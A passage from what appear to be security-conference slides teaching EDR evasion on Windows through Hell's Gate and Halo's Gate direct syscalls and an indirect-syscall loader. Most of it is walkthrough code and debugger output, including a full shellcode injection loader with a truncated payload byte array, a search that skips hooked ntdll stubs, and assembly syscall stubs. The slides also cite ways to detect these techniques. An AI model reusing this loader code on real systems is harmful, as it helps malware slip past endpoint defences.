139     if (*((PBYTE)pFunctionAddress + cw) == 0xBf && *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
140         return FALSE;
141
142     // check if ret, in this case we are also probaly too far
143     if (*((PBYTE)pFunctionAddress + cw) == 0xC3)
144         return FALSE;
145
146     // First opcodes should be :
147     //    MOV R10, RCX
148     //    MOV RCX, <syscall>
149     if (*((PBYTE)pFunctionAddress + cw) == 0x4c
150         && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
151         && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
152         && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
153         && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
154         && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
155         BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
156         BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
157         pVtTableEntry->wSystemCall = (high << 8) | low;
158         break;
159     }
160
161     cw++;
162 }

```

```

PS C:\Program Files\Microsoft Visual Studio\2022\Community> python
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>>
>>> hex((0x00 << 8) | 0x18)
'0x18'

```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Last thing:

2. It helps to check whether we/control flow is currently in a **Syscall Stub** or NOT!

0x0f, **0x05** and **0xc3** are actually indicating the End of any Particular Syscall Stub.

```
// check if syscall, in this case we are too far
    if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1)
== 0x05)
        return FALSE;

// check if ret, in this case we are also probaly too far
if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
    return FALSE;
```

Under *x64 Debugger*:

00007FFABDFCD2D0	4C:8BD1	mov r10,rcx	ZwAllocateVirtualMemory
00007FFABDFCD2D3	8B 18000000	mov eax,18	
00007FFABDFCD2D8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FFABDFCD2E0	v 75 03	je ntdll.7FFABDFCD2E5	
00007FFABDFCD2E2	0F05	syscall	
00007FFABDFCD2E4	C3	ret	

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```

37     BOOL Payload(
38         _In_ PVX_TABLE pVxTable
39     );
40
41     PBOOL Payload(PVX_TABLE pVxTable) {
42
43         NTSTATUS status = 0x00000000;
44         //char shellcode[] = '\x90\x90\x90\x90\xcc\xcc\xcc\xcc\xc3';
45         char shellcode[] = '\x4C\x48\xB3\xE4\xF0\xE8\xC0\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\x02\x65\x48\x8B\x52\x60\x48\x8B\x52\x20\x48\x8B\x72\x50\x40\x
46
47         // Allocate memory for the shellcode
48         PVOID lpAddress = NULL;
49         SIZE_T pDataSize = sizeof(shellcode);
50         HellGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
51         status = HellDescent((HANDLE)-1, &lpAddress, 0, &pDataSize, MEM_COMMIT, PAGE_READWRITE);
52
53         /* ... */
54
55         // Write Memory
56         VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));
57
58         // Change page permissions
59         ULONG ulOldProtect = 0;
60         HellGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
61         status = HellDescent((HANDLE)-1, &lpAddress, &pDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
62
63         /* ... */
64
65         // Create thread
66         HANDLE hHostThread = INVALID_HANDLE_VALUE;
67         HellGate(pVxTable->NtCreateThreadEx.wSystemCall);
68         status = HellDescent(hHostThread, 0xFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress, NULL, FALSE, NULL, NULL, NULL, NULL);
69
70         /* ... */
71
72         // Wait for 1 seconds
73         LARGE_INTEGER Timeout;
74         Timeout.QuadPart = -10000000;
75         HellGate(pVxTable->NtWaitForSingleObject.wSystemCall);
76         status = HellDescent(hHostThread, FALSE, &Timeout);
77
78         return TRUE;
79     }

```

```

HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);

```

- All these calls, actually retrieves corresponding syscalls.
- Then after retrieval, Nt api calls are done ⇒ Direct Syscall!

It basically does **good old local process injection!** (I will explain *HellsGate* and *HellDescent Function* in the next slide :))

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. But what is **HellsGate Function** as well as why **HellDescent function** is being called for calling NtApis?

HellsGate : Responsible for *retrieving corresponding SSN of NTApis.*

HellDescent : Responsible for *executing NTApis via retrieved corresponding SSNs.*

```
47  /*-----  
48  | External functions' prototype.  
49  |-----*/  
50  extern VOID HellsGate(WORD wSystemCall);  
51  extern HellDescent();  
...  
  
1   ; Hell's Gate  
2   ; Dynamic system call invocation  
3   ;  
4   ; by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec)  
5   .data  
6     wSystemCall DWORD 000h  
7  
8   .code  
9     HellsGate PROC  
10    mov wSystemCall, 000h  
11    mov wSystemCall, ecx  
12    ret  
13    HellsGate ENDP  
14  
15    HellDescent PROC  
16    mov r10, rcx  
17    mov eax, wSystemCall  
18  
19    syscall  
20    ret  
21    HellDescent ENDP  
22  
23    end
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

This is how it looks under x64 Debugger:

00007FF6857E1400	C705 263B0000 000000	mov dword ptr ds:[<wSystemCall>],0	hellsgate.asm:10	HellsGate
00007FF6857E14DA	890D 203B0000	mov dword ptr ds:[<wSystemCall>],ecx	hellsgate.asm:12	
00007FF6857E14ED	C3	ret	hellsgate.asm:13	
00007FF6857E14F1	4C:8BD1	mov r10,rcx	hellsgate.asm:16, r10:&"L<\x04"	
00007FF6857E14E4	8B05 163B0000	mov eax,dword ptr ds:[<wSystemCall>]	hellsgate.asm:18	
00007FF6857E14EA	0F05	syscall	hellsgate.asm:20	HellDescent
00007FF6857E14EC	C3	ret	hellsgate.asm:21	

So,

- **HellsGate** actually copies **SSN** to a variable named, **wSystemCall**.
- Then, **HellDescent** basically calls/ executes corresponding Nt Apis based on what SSNs are resolved just before the call!
- The Structure of **HellDescent** is also similar to **normal Nt api SSN structure**.

Structure of HellDescent:

```
HellDescent PROC
    mov r10, rcx
    mov eax, wSystemCall

    syscall
    ret
HellDescent ENDP
```

Structure of OG NTApi Syscall:

00007FFBDB18FD70	4C:8BD1	mov r10,rcx	NtAllocateVirtualMemory
00007FFBDB18FD73	B8 18000000	mov eax,18	
00007FFBDB18FD78	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FFBDB18FD80	v 75 03	jne nt!NtAllocateVirtualMemory	
00007FFBDB18FD82	0F05	syscall	
00007FFBDB18FD84	C3	ret	

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

It's time to finally see the main function:

```

53  INT wmain()
54  {
55      PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
56      PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
57      if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
58          return 0x1;
59
60      // Get NTDLL module
61      PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
62
63      // Get the EAT of NTDLL
64      PINAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
65      if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
66          return 0x01;
67
68      VX_TABLE Table = { 0 };
69
70      Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
71      if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
72          return 0x1;
73
74      Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
75      if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
76          return 0x1;
77
78      Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
79      if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
80          return 0x1;
81
82      Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
83      if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
84          return 0x1;
85
86      Payload(&Table);
87      return 0x00;
}

```

```

PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
    return 0x1;

```

To get address of Current PEB *Without* using **GetProcAddress** and **GetModuleHandle**:

- We would get address of current TEB to retrieve the address of PEB of loaded ntdll.dll.
- It would check whether retrieval process was successful or NOT!

Q. Why **0xA** ?

Ans: Windows version 10

```

>>> hex(10)
'0xa'
>>> |

```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
// Get NTDLL module
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb-
>LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

To describe this let's explain it with some structs:

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;           ←
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;

typedef struct _PEB_LDR_DATA {
    ULONG Length;
    ULONG Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;   ←
    LIST_ENTRY InInitializationOrderModuleList;
} PEB_LDR_DATA, * PPEB_LDR_DATA;

typedef struct _PEB {
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    BOOLEAN Spare;
    HANDLE Mutant;
    PVOID ImageBase;
    PPEB_LDR_DATA LoaderData;           ←
    PVOID ProcessParameters;
    [SNIP]
} PEB, * PPEB;
```

So to access the 2nd flink by programming:

```
pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink
```

Further looking for the ***next flink*** after ***first flink***, we got the **addr. loaded ntdll.dll**.

```
[+] Got pPEB: Directly via offset from TEB -> PEB
BaseDllName: POC.exe (addr: 00007FF74FE40000)
BaseDllName: ntdll.dll (addr: 00007FFABDF30000)
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:


Now, it became this:

```
// Get NTDLL module
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb-
>LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

Q. But why “*- 0x10*” is there in:

*pCurrentPeb->LoaderData->InMemoryOrderMod
uleList.Flink->Flink - 0x10* ?

This subtracting *0x10* (16 byte) gives us the start of the LDR_DATA_TABLE_ENTRY structure for ntdll.dll.



So that, we can access: **DllBase** to get the address of *loaded Ntdll*.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

To access **BaseDllName** (in case needed):

From *VXUG HellsGate pdf*:

```
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr->InMemoryOrderModuleList.Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
"powershell.exe"
+0x000 Length      : 0x1c
+0x002 MaximumLength : 0x1e
+0x008 Buffer      : 0x00000239`10bc2b6e "powershell.exe"
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr->InMemoryOrderModuleList.Flink->Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
"ntdll.dll"
+0x000 Length      : 0x12
+0x002 MaximumLength : 0x14
+0x008 Buffer      : 0x00007fff`b049f650 "ntdll.dll"
0:000>
```

Now, getting the address of EAT of loaded **ntdll.dll** module in the current process via *GetImageExportDirectory()* function (as already discussed earlier).

```
// Get the EAT of NTDLL
PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) ||
pImageExportDirectory == NULL)
    return 0x1;
```

Link:

1. <https://github.com/vxunderground/VXUG-Papers/blob/main/Hells%20Gate/HellsGate.pdf>

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now the final part:

```
VX_TABLE Table = { 0 };

Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
if (!GetVxTableEntry(pLdrDataEntry→DllBase, pImageExportDirectory,
&Table.NtAllocateVirtualMemory))
    return 0x1;


Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
if (!GetVxTableEntry(pLdrDataEntry→DllBase, pImageExportDirectory,
&Table.NtCreateThreadEx))
    return 0x1;

Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
if (!GetVxTableEntry(pLdrDataEntry→DllBase, pImageExportDirectory,
&Table.NtProtectVirtualMemory))
    return 0x1;

Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
if (!GetVxTableEntry(pLdrDataEntry→DllBase, pImageExportDirectory,
&Table.NtWaitForSingleObject))
    return 0x1;

Payload(&Table);
```

- It initializes **VX_TABLE Table** structure as zero.
- Then keeps on appending hashes of Nt Apis.
- **GetVxTableEntry** is totally responsible for sorting SSNs corresponding to a particular **NT Apis**, via converting **NT Api hashes** to **NT Apis**.
 - This happens in all the 4 steps shown.
 - Then Payload function gets called, which is already being discussed earlier.



7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate Demo Video Vs. EDR:

PATH=

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/
Demo-Video-image/2.DirectDynamicSyscall/2.HellsGate_EDR_de
mo_nt_detect_new.mp4

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified_Hell's_Gate):

As we have seen in case of *NTApi hooking* done by EDR, Hell's Gate Fall Short.

Here comes, **Halo's Gate** for the rescue :)

As we can see in the previous technique, if corresponding NtApis are hooked => Process Terminates!!

So, now what we would do is:

i. If we have a target to pick a particular syscall: let's say, **NtAllocateVirtualMemory** (which is hooked):

Link:

1. <https://blog.sektor7.net/#!res/2021/halosgate.md>

00007FABDFCD2B0	4C:8BD1 B8 19000000	mov r10,rcx mov eax,17	ZwQueryValueKey
00007FABDFCD2B3	F60425 0803FE7F 01 75 03 OF05	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD2C5	
00007FABDFCD2C0	CC CC	int3 int3	
00007FABDFCD2C2	CC CC	int3 int3	
00007FABDFCD2C4	CC CC	int3 int3	
00007FABDFCD2C5	CC CC	int3 int3	
00007FABDFCD2C7	CC CC	int3 int3	
00007FABDFCD2C8	CC CC	int3 int3	
00007FABDFCD2D0	E9 A32EFE8F CC CC	jmp 7FFA7DFB0178 int3	ZwAllocateVirtualMemory
00007FABDFCD2D5	CC CC	int3 int3	
00007FABDFCD2D6	CC CC	int3 int3	
00007FABDFCD2D7	CC CC	int3 int3	
00007FABDFCD2D8	CC CC	int3 int3	
00007FABDFCD2E0	F60425 0803FE7F 01 75 03 OF05	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD2E5	
00007FABDFCD2E2	CC CC	int3 int3	
00007FABDFCD2E4	CC CC	int3 int3	
00007FABDFCD2E5	CC CC	int3 int3	
00007FABDFCD2E7	CC CC	int3 int3	
00007FABDFCD2E8	CC CC	int3 int3	
00007FABDFCD2F0	4C:8BD1 B8 19000000	mov r10,rcx mov eax,19	ZwQueryInformationProcess
00007FABDFCD2F1	F60425 0803FE7F 01 75 03 OF05	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD305	
00007FABDFCD300	CC CC	int3 int3	
00007FABDFCD302	CC CC	int3 int3	

We can see its neighbouring NtApis are **NOT hooked!**

=> So we can see the SSN from:

the previous Api (**ZwQueryValueKey**) is **17**
and

Next Api (**ZwQueryInformationProcess**) is **19**.

=> Basically, just look at the neighbors numbers and adjust accordingly.

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified_Hell's_Gate):

If neighbors are also hooked

=> *Then check the neighbors of their neighbors and so on.*

Full Code is same as Hell's Gate, Only this portion is added under ***GetVxTableEntry()*** Function:

So this line:

Performing a Hook check for the neighborhood syscall

```
// if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
```

```
#define UP -32
#define DOWN 32

BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory,
PVX_TABLE_ENTRY pVxTableEntry) {

...
...
...

// if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {

    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;

            return TRUE;
        }
        // check neighboring syscall up
        if (*((PBYTE)pFunctionAddress + idx * UP) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * UP) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * UP) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * UP) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * UP) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * UP) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * UP);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * UP);
            pVxTableEntry->wSystemCall = (high << 8) | low + idx;

            return TRUE;
        }
    }
    return FALSE;
}
```

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified_Hell's_Gate):

```

for (WORD idx = 1; idx <= 500; idx++) {
    // check neighboring syscall down
    if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
        pVxTableEntry->wSystemCall = (high << 8) | low - idx;

        return TRUE;
    }
}

```

Same as Before (Hell's Gate)

=> 3 lines are updated:

```

// check neighboring syscall down

BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
pVxTableEntry->wSystemCall = (high << 8) | low - idx;

```

```

#define UP -32
#define DOWN 32

BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory,
PVX_TABLE_ENTRY pVxTableEntry) {

...
...
...

// if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {

    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;

            return TRUE;
        }
        // check neighboring syscall up
        if (*((PBYTE)pFunctionAddress + idx * UP) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * UP) == 0x8b
            && *((PBYTE)pFunctionAddress + 2 + idx * UP) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * UP) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * UP) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * UP) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * UP);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * UP);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;

            return TRUE;
        }
    }
    return FALSE;
}

```

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified_Hell's_Gate):

Q. What does those 3 lines signify ?

```
// check neighboring syscall down

BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
pVxTableEntry->wSystemCall = (high << 8) | low - idx;
```

Here,
 UP (-32) and DOWN (32) signifies Whole Syscall Stub
 = 32 Bytes.

Meaning For **NtAllocateVirtualMemory** *Syscall*

=> Down Neighbour is **ZwQueryInformationProcess**
 (SSN = 19 (high=0x00 and low=0x19))

=> high contains 0x00 `>>> hex((0x00 << 8) | 0x19 - 1)`
 => low contains 0x19 `'0x18'`

00007FFABDFCD2B0	4C:8BD1 B8 17000000	mov r10,rcx mov eax,17	ZwQueryValueKey
00007FFABDFCD2B3	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD2C5 syscall	
00007FFABDFCD2B8	v 75 03	ret	
00007FFABDFCD2C0	OF05	int 2E	
00007FFABDFCD2C2	C3	ret	
00007FFABDFCD2C4	CD 2E		
00007FFABDFCD2C5	C3		
00007FFABDFCD2C7	OF1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FFABDFCD2C8	E9 A32EFE8F	jmp 7FFA7DFB0178	ZwAllocateVirtualMemory
00007FFABDFCD2D0	CC	int3	
00007FFABDFCD2D5	CC	int3	
00007FFABDFCD2D6	CC	int3	
00007FFABDFCD2D7	CC	int3	
00007FFABDFCD2D8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD2E5 syscall	
00007FFABDFCD2E0	v 75 03	ret	
00007FFABDFCD2E2	OF05	int 2E	
00007FFABDFCD2E4	C3	ret	
00007FFABDFCD2E5	CD 2E		
00007FFABDFCD2E7	C3		
00007FFABDFCD2E8	OF1F8400 00000000	nop dword ptr ds:[rax+rax],eax	
00007FFABDFCD2F0	4C:8BD1 B8 19000000	mov r10,rcx mov eax,19	ZwQueryInformationProcess
00007FFABDFCD2F3	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1 jne ntdll!7FFABDFCD305 syscall	
00007FFABDFCD2F8	v 75 03	ret	
00007FFABDFCD300	OF05		
00007FFABDFCD302			

=> Up Neighbour is **ZwQueryValueKey** (SSN = 17
 (high=0x00 and low=0x17))

=> high contains 0x00 `>>> hex((0x00 << 8) | 0x17 + 1)`
 => low contains 0x17 `'0x18'`

=> We are getting correct SSN of **NtAllocateVirtualMemory** in both cases.

7. Direct Dynamic Syscalls:

7.2.2. Halo's Gate (Modified Hell's Gate) Demo Video Vs. EDR:

Quoting @Sektor7 (Author of this technique) :

>> It's like a ripple on a lake - you start from the center and move outwards up until you find a clean syscall

PATH=

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/De
mo-Video-image/2.DirectDynamicSyscall/3.Halo'sGate-EDR-demo_nt_
bypass.mp4

NOTE:

We will be discussing **TartarusGate** and **Modified TartarusGate** together with ***Indirect Syscall Implementation*** :)

7. Direct Dynamic Syscalls:

7.2.3. DrawBack of Direct Dynamic Syscalls:

- One Thing which persists still now is *presence of syscall instruction being present in the .text section of implant*
- Hard Coded SSN problem -> **Sorted! :)**
- Now Comes another Issue:

Please Welcome Instrumentation CallBack (aka Nirvana):

Previously, I told the basics about it.

- Normal API Flow (as shown Earlier) is *Ruptured*:
They Usually prefer to go through user-mode DLLs like:

`notepad.exe → kernel32 → kernelbase → ntdll.dll →`

Kernel Mode

But in this case (Direct Syscall):

`direct_syscall_loader.exe →`

Kernel Mode

⇒ IOC!

7. Direct Dynamic Syscalls:

7.2.3. DrawBack of Direct Dynamic Syscalls: *Instrumentation CallBack Detection Demo*

PATH=

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/De
mo-Video-image/2.DirectDynamicSyscall/4.DirectSyscall_HalosGate_
InstrumentationCallBackDetect.mp4

NOTE:

1. POC capable of detecting direct syscall: <https://github.com/jackullrich/syscall-detect>
2. <https://winternl.com/detecting-manual-syscalls-from-user-mode/>
3. <https://www.youtube.com/watch?v=pHyWyH804xE> by [@aionescu](#)
4. https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/ by [@KlezVirus](#)

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Q. What's the improvement over the Direct Dynamic Syscall Implementation ?

- Presence of ***syscall instruction in the .text section*** of executable would be removed.

```
(5.POC> objdump -M intel -D .\x64\Release\POC.exe | Select-String -Pattern syscall -Context 4
(5.POC>
```

- The previous detection ***can be evaded with this method***, as ***syscall is being executed within the address space of Ntdll.dll module***.

- SSN is being moved to ***ax register*** and then we are jumping to the syscall address of the Ntapi (***meaning within Ntdll module memory***) and ***calling/executing the syscall, bypassing Nirvana detection aka Instrumentation Callback***.

- This is how SSN and syscall address are used:

This asm functions/procedures are responsible :

```
11      GetSyscall proc
12          mov SSN, cx
13          ret
14      GetSyscall endp
15
16      GetSyscallAddr proc
17          mov syscallAddr, rcx
18          ret
19      GetSyscallAddr endp
```

```
21      sysNtAllocateVirtualMemory proc
22          mov r10, rcx
23          mov ax, SSN
24          jmp qword ptr syscallAddr
25          ret
26      sysNtAllocateVirtualMemory endp
```

Responsible for getting the SSN and syscall address.

Responsible for calling/ executing the syscall in the Ntdll module memory

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's start by creating a Loader:

Open this in Visual Studio:

PATH=

